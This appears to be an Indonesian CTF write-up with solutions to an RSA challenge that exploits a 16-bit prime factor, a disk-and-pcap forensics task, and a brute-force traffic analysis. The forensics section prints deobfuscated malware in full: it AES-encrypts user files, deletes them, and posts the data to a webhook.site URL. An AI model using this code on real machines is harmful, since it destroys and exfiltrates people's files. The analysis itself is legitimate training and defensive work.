113945202326990853500871457539604865935667858027906400930340886519744500106803834842968785825113630549581009129 8
226368733399838525076300565603254036900727270373502740587059916991990869383559785609522674398502370403714391169 5
582905253238294666019124986090547085911055295297595727916524084015582769815404123091301291019397620521809777799 5
990734243945941583246385961967655888595108786248247828195555550518132052176703345054942416388301310653301952703 6
172978313663444878130060446832579088144781045464453080380550391753401475812914995044997780377105825361702723965 0
771798367033814518516802455774393861439576118121155398371748025478256710198752848054978235166994581305841299050 7
796471319019553683428824609415741432978152168890517899361563512662132082266067984846046148623680118426939744623 6
866706707938269849109883606618699751869891390236480389651749223132398709249942851213131914433434665148800655484 2
799928076285466009096124944463640522058607774697663337829608803983955851161346712745806555503494580531442185187 8
069622103655838087108007166751018452244972868602144309883412566166389182667506409642495772073231946068106714774 5
952560986226087057853891057247739268129991303038302429919537822570492553383939673443793614637334778458863680181 7
372456549079141446262799056173460439032851438005130448072676611898447429162335269101308870658455001021786639430 5
507020419059951001950291418361711017771549512792264866502647394093453072833608655540227579409275094842439530099 2
357203880150149242499657288788556127916705945082774308497852305000290041110280494291466474043131249543416525321 0
3369141794686114697381677512972965988334960708432507278033185071668593011681920025336667600092497610473473

flag: b'Meta4Sec{B1M1ll4H_G4_D1ON3SH0T_LLM}\t6r\xfe\xc5<\xe0~  IU\xca\xd8@!r\xb3\x12\xa5\r\x9c\xbf\xca3\xac\xb7\
```

1

Flag: Meta4Sec{l0r3m_1p5um_d0l0r_517_4m37_de6e5}

Deskripsi

author: @gr3yr4t

Informasi Terkait Soal

chall.py

```
from Crypto.PublicKey import RSA
from Crypto.Cipher import PKCS1_OAEP
from Crypto.Random import get_random_bytes
from Crypto.Util.number import getPrime, inverse, bytes_to_long,
long_to_bytes, isPrime
from sympy import nextprime
import base64


def generate_large_prime_product():
    p = getPrime(512)
    n = 1
    phi = 1
    primes = []

    while True:
        primes.append(p)
        n *= p
        phi *= (p - 1)
        if n.bit_length() >= 8192:
            break
        p = nextprime(nextprime(p))

    return n, primes, phi, p


def get_valid_prime_update(n):
    update_n = nextprime(n)
    return update_n
```

```
def generate_rsa_keys(p, e=65537):
    q = getPrime(16)
    n = p * q
    phi = (p - 1) * (q - 1)
    d = inverse(e, phi)
    private_key = RSA.construct((n, e, d, p, q))
    public_key = private_key.publickey()
    return private_key, public_key


def encrypt_chunks(data, public_key):
    cipher_encrypt = PKCS1_OAEP.new(public_key)
    key_size = public_key.size_in_bytes()
    max_chunk_size = key_size - 42
    chunks = [data[i:i + max_chunk_size] for i in range(0, len(data),
max_chunk_size)]
    encrypted_chunks = [cipher_encrypt.encrypt(chunk) for chunk in chunks]
    return encrypted_chunks


def decrypt_chunks(encrypted_chunks, private_key):
    cipher_decrypt = PKCS1_OAEP.new(private_key)
    decrypted_chunks = [cipher_decrypt.decrypt(chunk) for chunk in
encrypted_chunks]
    return b''.join(decrypted_chunks)


def save_keys_and_cipher(public_key, private_key, encrypted_chunks):
    with open('public.pem', 'wb') as f:
        f.write(public_key.export_key(format='PEM'))

    with open('private.pem', 'wb') as f:
        f.write(private_key.export_key(format='PEM'))

    with open('encrypted', 'wb') as f:
        f.write(b''.join(encrypted_chunks))


def g_a_s(ct):
    while True:
        n, primes, phi, p = generate_large_prime_product()
```

```
        p = get_valid_prime_update(n)
        if p is None:
            continue
        break

    ct = pow(ct,65537,n)
    private_key, public_key = generate_rsa_keys(p)
    data = long_to_bytes(ct)
    encrypted_chunks = encrypt_chunks(data, public_key)
    decrypted_data = decrypt_chunks(encrypted_chunks, private_key)
    recovered_ct = bytes_to_long(decrypted_data)
    assert ct == recovered_ct
    save_keys_and_cipher(public_key, private_key, encrypted_chunks)


def main():
    ct = bytes_to_long(b'Meta4Sec{redacted}')
    g_a_s(ct)


if __name__ == "__main__":
    main()
```

Pendekatan

Flag dienkripsi dengan RSA kustom (n_1, e_1), menghasilkan ciphertext c_1. Kemudian, c_1 dienkripsi lagi dengan RSA standar (n_2, e_2) dengan padding OAEP.

Kita diberikan public.pem yang berisi public key dari RSA kedua.

```
def generate_rsa_keys(p, e=65537):
    q = getPrime(16)
    n = p * q
```

n_2 adalah hasil perkalian dari sebuah prime besar (p) dan sebuah prime kecil (q) yang hanya berukuran 16-bit. Angka 16-bit maksimal hanya 65535. Ini membuat n_2 sangat mudah untuk difaktorkan, tinggal iterasi dari 2 ke 65536 dan cek remaindernya. Setelah mendapatkan p_2 dan q_2, kita bisa menghitung phi(n_2) dan private key d_2. Dengan private key ini, kita bisa mendekripsi file encrypted untuk mendapatkan ciphertext perantara, c_1.

Lanjut ke RSA pertama, ini terkait p_2 di RSA kedua. Alur pembuatan p_2:

Fungsi generate_large_prime_product membuat n_1 dari perkalian sejumlah prima dari p_0 sampai p_k-1.

$$n_1 = \prod_{i=0}^{k-1} p_i$$

Urutan prima ini deterministik, yaitu p_i+1 = nextprime(nextprime(p_i)). Loop berhenti saat bit length n_1 mencapai 8192. Karena p_0 berukuran 512-bit, maka jumlah primanya (k) adalah sekitar 8192 / 512 = 16 atau 17. Kemudian, nilai p_2 dibuat dengan p_2 = nextprime(n_1). p_2 merupakan nextprime dari n_1, yang ini berarti p_2 sangat dekat dengan n_2 dan bisa kita approx:

$$n_1 \approx p_2$$

$$n_1 \approx p_0^k$$

$$p_0 \approx \sqrt[k]{n_1} \approx \sqrt[k]{p_2}$$

Ini membuat kita bisa mencari prima disekitar p_0, dan dari kandidat p_0 kita bisa mendapatkan kandidat n_1. Kemudian tinggal decrypt aja setelah itu. Masalahnya ini prosesnya lama banget karena nextprime primality testnya cukup lama (baru tau) dan ini ngeloop berkali-kali untuk bilangan 8192-bit jadi solver saya memakan kurang lebih 1 jam lebih, mungkin 1 setengah jam (saya tinggal tiba-tiba keluar flag) 😅.

Solusi

solver.py

```python
# eter
from Crypto.Util.number import *
from Crypto.PublicKey import RSA
from Crypto.Cipher import PKCS1_OAEP
import sympy, math
from math import prod

def integer_kth_root(n, k):
    low, high = 1, n
    while low <= high:
        mid = (low + high) // 2
        mid_power = pow(mid, k)
        if mid_power < n:
            low = mid + 1
        elif mid_power > n:
            high = mid - 1
        else:
            return mid
```

```
    return high

def main():
    with open('public.pem', 'rb') as f:
        public_key = RSA.import_key(f.read())
    n_new = public_key.n
    e = public_key.e

    q_val = None
    for trial in range(2, 65536):
        if n_new % trial == 0:
            q_val = trial
            break
    if q_val is None:
        raise ValueError("Failed to factor n_new")
    p_val = n_new // q_val
    print(f"p_val: {p_val}, q_val: {q_val}")

    n_cand = None
    factors = None
    found = False

    for k in [16, 17]:
        root = integer_kth_root(p_val, k)
        low_bound = max(2, root - 10000)
        high_bound = root + 10000
        primes_in_window = list(sympy.primerange(low_bound, high_bound + 1))
        print(f"Searching for primes in range [{low_bound}, {high_bound}]
with k={k}")

        for p0 in primes_in_window:
            print(f"Trying p0: {p0}")
            current = p0
            primes_list = [p0]
            log_sum = math.log2(p0)
            skip_cand = False

            for i in range(1, k):
                current = sympy.nextprime(current)
                current = sympy.nextprime(current)
                primes_list.append(current)
```

```
                log_sum += math.log2(current)
                if log_sum > p_val.bit_length() + 50:
                    skip_cand = True
                    break
            if skip_cand:
                continue

            product_val = prod(primes_list)
            if product_val < p_val:
                if sympy.nextprime(product_val) == p_val:
                    n_cand = product_val
                    factors = primes_list
                    found = True
                    break
        if found:
            break

    if n_cand is None:
        raise ValueError("failed to find n")

    phi_second = (p_val - 1) * (q_val - 1)
    d_second = inverse(e, phi_second)
    private_key_second = RSA.construct((n_new, e, d_second, p_val, q_val))

    with open('encrypted', 'rb') as f:
        encrypted_data = f.read()

    chunk_size = private_key_second.size_in_bytes()
    encrypted_chunks = [encrypted_data[i:i+chunk_size] for i in range(0,
len(encrypted_data), chunk_size)]

    cipher = PKCS1_OAEP.new(private_key_second)
    decrypted_chunks = [cipher.decrypt(chunk) for chunk in encrypted_chunks]
    ct1_bytes = b''.join(decrypted_chunks)
    ct1 = bytes_to_long(ct1_bytes)

    phi_n = prod([p - 1 for p in factors])
    d_n = inverse(65537, phi_n)
    flag_long = pow(ct1, d_n, n_cand)
    flag = long_to_bytes(flag_long)
```

```
    print(flag.decode())

if __name__ == "__main__":
    main()
```

Hasil

```
4754444] with k=17
Trying p0: 10033847427713159331307496470442579619138671128028969620542293426068160283426932565938714789713280690
58049863438426325642967624246471113208802052627473519l
Trying p0: 10033847427713159331307496470442579619138671128028969620542293426068160283426932565938714789713280690
58049863438426325642967624246471113208802052627473532l
Trying p0: 10033847427713159331307496470442579619138671128028969620542293426068160283426932565938714789713280690
58049863438426325642967624246471113208802052627473586l
Trying p0: 10033847427713159331307496470442579619138671128028969620542293426068160283426932565938714789713280690
58049863438426325642967624246471113208802052627473606l
Trying p0: 10033847427713159331307496470442579619138671128028969620542293426068160283426932565938714789713280690
58049863438426325642967624246471113208802052627473648l
Trying p0: 10033847427713159331307496470442579619138671128028969620542293426068160283426932565938714789713280690
58049863438426325642967624246471113208802052627473676l
Trying p0: 10033847427713159331307496470442579619138671128028969620542293426068160283426932565938714789713280690
58049863438426325642967624246471113208802052627473706l
Trying p0: 10033847427713159331307496470442579619138671128028969620542293426068160283426932565938714789713280690
58049863438426325642967624246471113208802052627473718l
Trying p0: 10033847427713159331307496470442579619138671128028969620542293426068160283426932565938714789713280690
58049863438426325642967624246471113208802052627473760l
Trying p0: 10033847427713159331307496470442579619138671128028969620542293426068160283426932565938714789713280690
58049863438426325642967624246471113208802052627473779l
Trying p0: 10033847427713159331307496470442579619138671128028969620542293426068160283426932565938714789713280690
58049863438426325642967624246471113208802052627473793l
Trying p0: 10033847427713159331307496470442579619138671128028969620542293426068160283426932565938714789713280690
58049863438426325642967624246471113208802052627473811l
Trying p0: 10033847427713159331307496470442579619138671128028969620542293426068160283426932565938714789713280690
58049863438426325642967624246471113208802052627473814l
Trying p0: 10033847427713159331307496470442579619138671128028969620542293426068160283426932565938714789713280690
58049863438426325642967624246471113208802052627473837l
Trying p0: 10033847427713159331307496470442579619138671128028969620542293426068160283426932565938714789713280690
58049863438426325642967624246471113208802052627473845l
Meta4Sec{l0r3m_1p5um_d0l0r_517_4m37_de6e5}
```

FORENSIC

talas chips diskdump

Flag: Meta4Sec{decompile_deobfuscate_decrypt_00ee8fda4377cd}

Deskripsi


The idea for this challenge came to me while I was eating talas chips. Given a .ad1 file and a Wireshark .pcap file, investigate what happened to this PC and find the flag! wrap the flag with Meta4Sec{}

Informasi Terkait Soal


Diberikan 2 forensic artifacts yaitu **disk.ad1** (disk) dan **traffic.pcapng** (network)

Pendekatan


Pada traffic.pcapng, terlihat beberapa request HTTP ke webhook.site dengan parameter **data**



Dan pada artifacts disk.ad1 terdapat file yang mencurigakan bernama **msedge.exe** pada folder C:\Program Files (x86)\Microsoft. Jika dicek sekilas, content body pada binary tersebut memiliki string python3.13 dan kami langsung mensuspect jika file tersebut adalah hasil dari **pyinstaller**



Oleh dari itu, kami mengdump filenya dan menggunakan https://github.com/pyinstxtractor/pyinstxtractor-ng untuk mendecompile binary tersebut dan jika **obfuscated.pyc** didecompile lagi, maka akan muncul python script ini.



Kemudian jika deobfuscate lagi secara terus-menerus, maka final scriptnya berbentuk seperti ini

obfuscated.py

```
import os
import requests
from Crypto.Cipher import AES
from Crypto.Util.Padding import pad
from datetime import datetime
from watchdog.observers import Observer
from watchdog.events import FileSystemEventHandler
import hashlib
import time

asfagdhsdfsdg =
b'\xA1\xE2\xFD\xC0\x66\xE4\xC1\xA0\xDD\x74\x12\x4F\x64\xC9\x3F\x1E'
asq3tedfsg = int(datetime.now().timestamp())
asgasga = asq3tedfsg.to_bytes(16, byteorder='big')
asgasga = hashlib.sha256(asgasga).digest()[:16]

asdasasgas = ['Documents', 'Desktop', 'Downloads', 'Pictures', 'Videos',
'Music']
asdawratsa = os.path.expandvars(r'%USERPROFILE%')
print("Base Path:", asdawratsa)

def procFile(file_path):
    try:
        if file_path.lower().endswith('.ini'):
            return

        with open(file_path, 'rb') as f:
            data = f.read()

        ct = AES.new(asfagdhsdfsdg, AES.MODE_CBC, asgasga)
        asdarsa = ct.encrypt(pad(data, AES.block_size))
        stream_asdarsa = asdarsa.hex()

        sara6tasads = [stream_asdarsa[i:i+256] for i in range(0,
len(stream_asdarsa), 256)]
        os.remove(file_path)

        for astafsatsa in sara6tasads:
            asdarae =
```

```
f'http://webhook.site/812b5ed0-9501-4285-af3a-b5106649d60f?data={astafsatsa}
'
            requests.post(asdarae)

        print(f"Processed: {file_path}")
    except Exception as e:
        print(f"Error processing {file_path}: {e}")


class FileEventHandler(FileSystemEventHandler):
    def on_created(self, event):
        if not event.is_directory:
            print(f"New file detected: {event.src_path}")
            procFile(event.src_path)


def process_existing_files():
    for adesdfssd in asdasasgas:
        as5tffda = os.path.join(asdawratsa, adesdfssd)
        if os.path.exists(as5tffda):
            for root, _, files in os.walk(as5tffda):
                for file in files:
                    file_path = os.path.join(root, file)
                    print(f"Processing existing file: {file_path}")
                    procFile(file_path)


def start_monitoring():
    process_existing_files()

    observer = Observer()
    event_handler = FileEventHandler()

    for adesdfssd in asdasasgas:
        as5tffda = os.path.join(asdawratsa, adesdfssd)
        if os.path.exists(as5tffda):
            observer.schedule(event_handler, as5tffda, recursive=True)
            print(f"Monitoring: {as5tffda}")

    observer.start()
    try:
```

```
        while True:
            time.sleep(1)
    except KeyboardInterrupt:
        observer.stop()
    observer.join()


if __name__ == "__main__":
    start_monitoring()
```

Script ini adalah malware berbahaya yang membaca folder di Windows (seperti Desktop dan Documents), mengenkripsi file menggunakan AES-CBC, lalu menghapus file asli dan mengirim data terenkripsi ke server eksternal melalui webhook. Program ini berjalan terus-menerus dan akan memproses file baru secara otomatis.

Karena sudah tau Key beserta IV yang digunakan untuk mengencrypt file, maka dibuatlah solver untuk membaca traffic.pcapng dan kemudian melakukan decrypt pada setiap request (thanks to GPT meskipun solvernya agak broken 🙂)

Solusi


solver.py

```
import pyshark
from collections import defaultdict
from Crypto.Cipher import AES
from Crypto.Util.Padding import unpad
import binascii
import hashlib
import os
import re
import traceback

# AES config (copied from malware sample)
AES_KEY =
b'\xA1\xE2\xFD\xC0\x66\xE4\xC1\xA0\xDD\x74\x12\x4F\x64\xC9\x3F\x1E'

PCAP_FILE = 'traffic.pcapng'  # Change this to your PCAP file
output_dir = "decoded_output"
os.makedirs(output_dir, exist_ok=True)

exfil_data = defaultdict(list)
```

```
print("[*] Processing PCAP for HTTP POST exfiltration...")

cap = pyshark.FileCapture(PCAP_FILE, display_filter='http.request.method ==
"POST"')

for pkt in cap:
    try:
        if not hasattr(pkt, 'http') or not hasattr(pkt, 'ip'):
            continue

        http_layer = pkt.http
        ip_layer = pkt.ip

        # Ensure URI field is present
        if not hasattr(http_layer, 'host') or not hasattr(http_layer,
'request_full_uri'):
            continue

        if "webhook.site" not in http_layer.host:
            continue

        uri = http_layer.request_full_uri
        match = re.search(r'data=([0-9a-fA-F]+)', uri)
        if not match:
            continue

        data_chunk = match.group(1)
        ip = ip_layer.src
        pkt_timestamp = int(float(pkt.sniff_timestamp))

        exfil_data[(ip, pkt_timestamp)].append(data_chunk)
        print(f"[+] Found chunk from {ip} @ {pkt_timestamp}")

    except Exception as e:
        print(f"[!] Error parsing packet: {e}")
        traceback.print_exc()

cap.close()

print("\n[*] Attempting to reassemble and decrypt data...")
```

```
for (ip, ts), chunks in exfil_data.items():
    hex_blob = ''.join(chunks)
    try:
        encrypted_bytes = binascii.unhexlify(hex_blob)
        iv = hashlib.sha256(ts.to_bytes(16, 'big')).digest()[:16]
        cipher = AES.new(AES_KEY, AES.MODE_CBC, iv)
        decrypted = unpad(cipher.decrypt(encrypted_bytes), AES.block_size)

        filename = f"recovered_from_{ip}_{ts}.bin"
        output_path = os.path.join(output_dir, filename)

        with open(output_path, 'wb') as f:
            f.write(decrypted)

        print(f"[✔] Decrypted: {output_path}")

    except Exception as e:
        print(f"[!] Failed to decrypt data from {ip} @ {ts}: {e}")
        traceback.print_exc()

print("\n[✓] Done.")
```

Hasil



EaFor

Flag: Meta4Sec{E45Y_Ch4ll_D1gIT4L_F0r3nSiC}

Deskripsi

Bantu saya analisis request, jika kamu teliti kamu mungkin mendapatkan sebuah clue untuk bisa mendatkan flagnya

Informasi Terkait Soal

Diberikan attachment **traffic.pcapng** yang mengandung request-request percobaan bruteforce pada login page

chall.py


```
```

Pendekatan & Solusi

Jika menggunakan filter **http**, terlihat beberapa HTTP request menggunakan POST method yang menyerang endpoint **/**


9	2025-08-01 01:15:53.839619	192.168.23.7	157.230.243.4	HTTP	736 POST / HTTP/1.1 (application/x-www-form-urlencoded)
197	2025-08-01 01:16:08.516014	192.168.23.7	157.230.243.4	HTTP	742 POST / HTTP/1.1 (application/x-www-form-urlencoded)
4324	2025-08-01 01:16:22.091173	192.168.23.7	157.230.243.4	HTTP	732 POST / HTTP/1.1 (application/x-www-form-urlencoded)
4445	2025-08-01 01:16:31.316537	192.168.23.7	157.230.243.4	HTTP	740 POST / HTTP/1.1 (application/x-www-form-urlencoded)
4477	2025-08-01 01:16:38.336454	192.168.23.7	157.230.243.4	HTTP	738 POST / HTTP/1.1 (application/x-www-form-urlencoded)
4525	2025-08-01 01:16:44.499970	192.168.23.7	157.230.243.4	HTTP	736 POST / HTTP/1.1 (application/x-www-form-urlencoded)
4568	2025-08-01 01:16:48.219645	192.168.23.7	157.230.243.4	HTTP	738 POST / HTTP/1.1 (application/x-www-form-urlencoded)
4582	2025-08-01 01:16:51.456689	192.168.23.7	157.230.243.4	HTTP	738 POST / HTTP/1.1 (application/x-www-form-urlencoded)
4660	2025-08-01 01:16:56.604893	192.168.23.7	157.230.243.4	HTTP	740 POST / HTTP/1.1 (application/x-www-form-urlencoded)
4667	2025-08-01 01:16:56.609390	192.168.23.7	157.230.243.4	HTTP	740 POST / HTTP/1.1 (application/x-www-form-urlencoded)
4830	2025-08-01 01:17:00.207786	192.168.23.7	157.230.243.4	HTTP	736 POST / HTTP/1.1 (application/x-www-form-urlencoded)
4868	2025-08-01 01:17:06.230792	192.168.23.7	157.230.243.4	HTTP	740 POST / HTTP/1.1 (application/x-www-form-urlencoded)
4885	2025-08-01 01:17:08.888199	192.168.23.7	157.230.243.4	HTTP	734 POST / HTTP/1.1 (application/x-www-form-urlencoded)
4907	2025-08-01 01:17:15.378247	192.168.23.7	157.230.243.4	HTTP	734 POST / HTTP/1.1 (application/x-www-form-urlencoded)
4928	2025-08-01 01:17:19.108550	192.168.23.7	157.230.243.4	HTTP	728 POST / HTTP/1.1 (application/x-www-form-urlencoded)
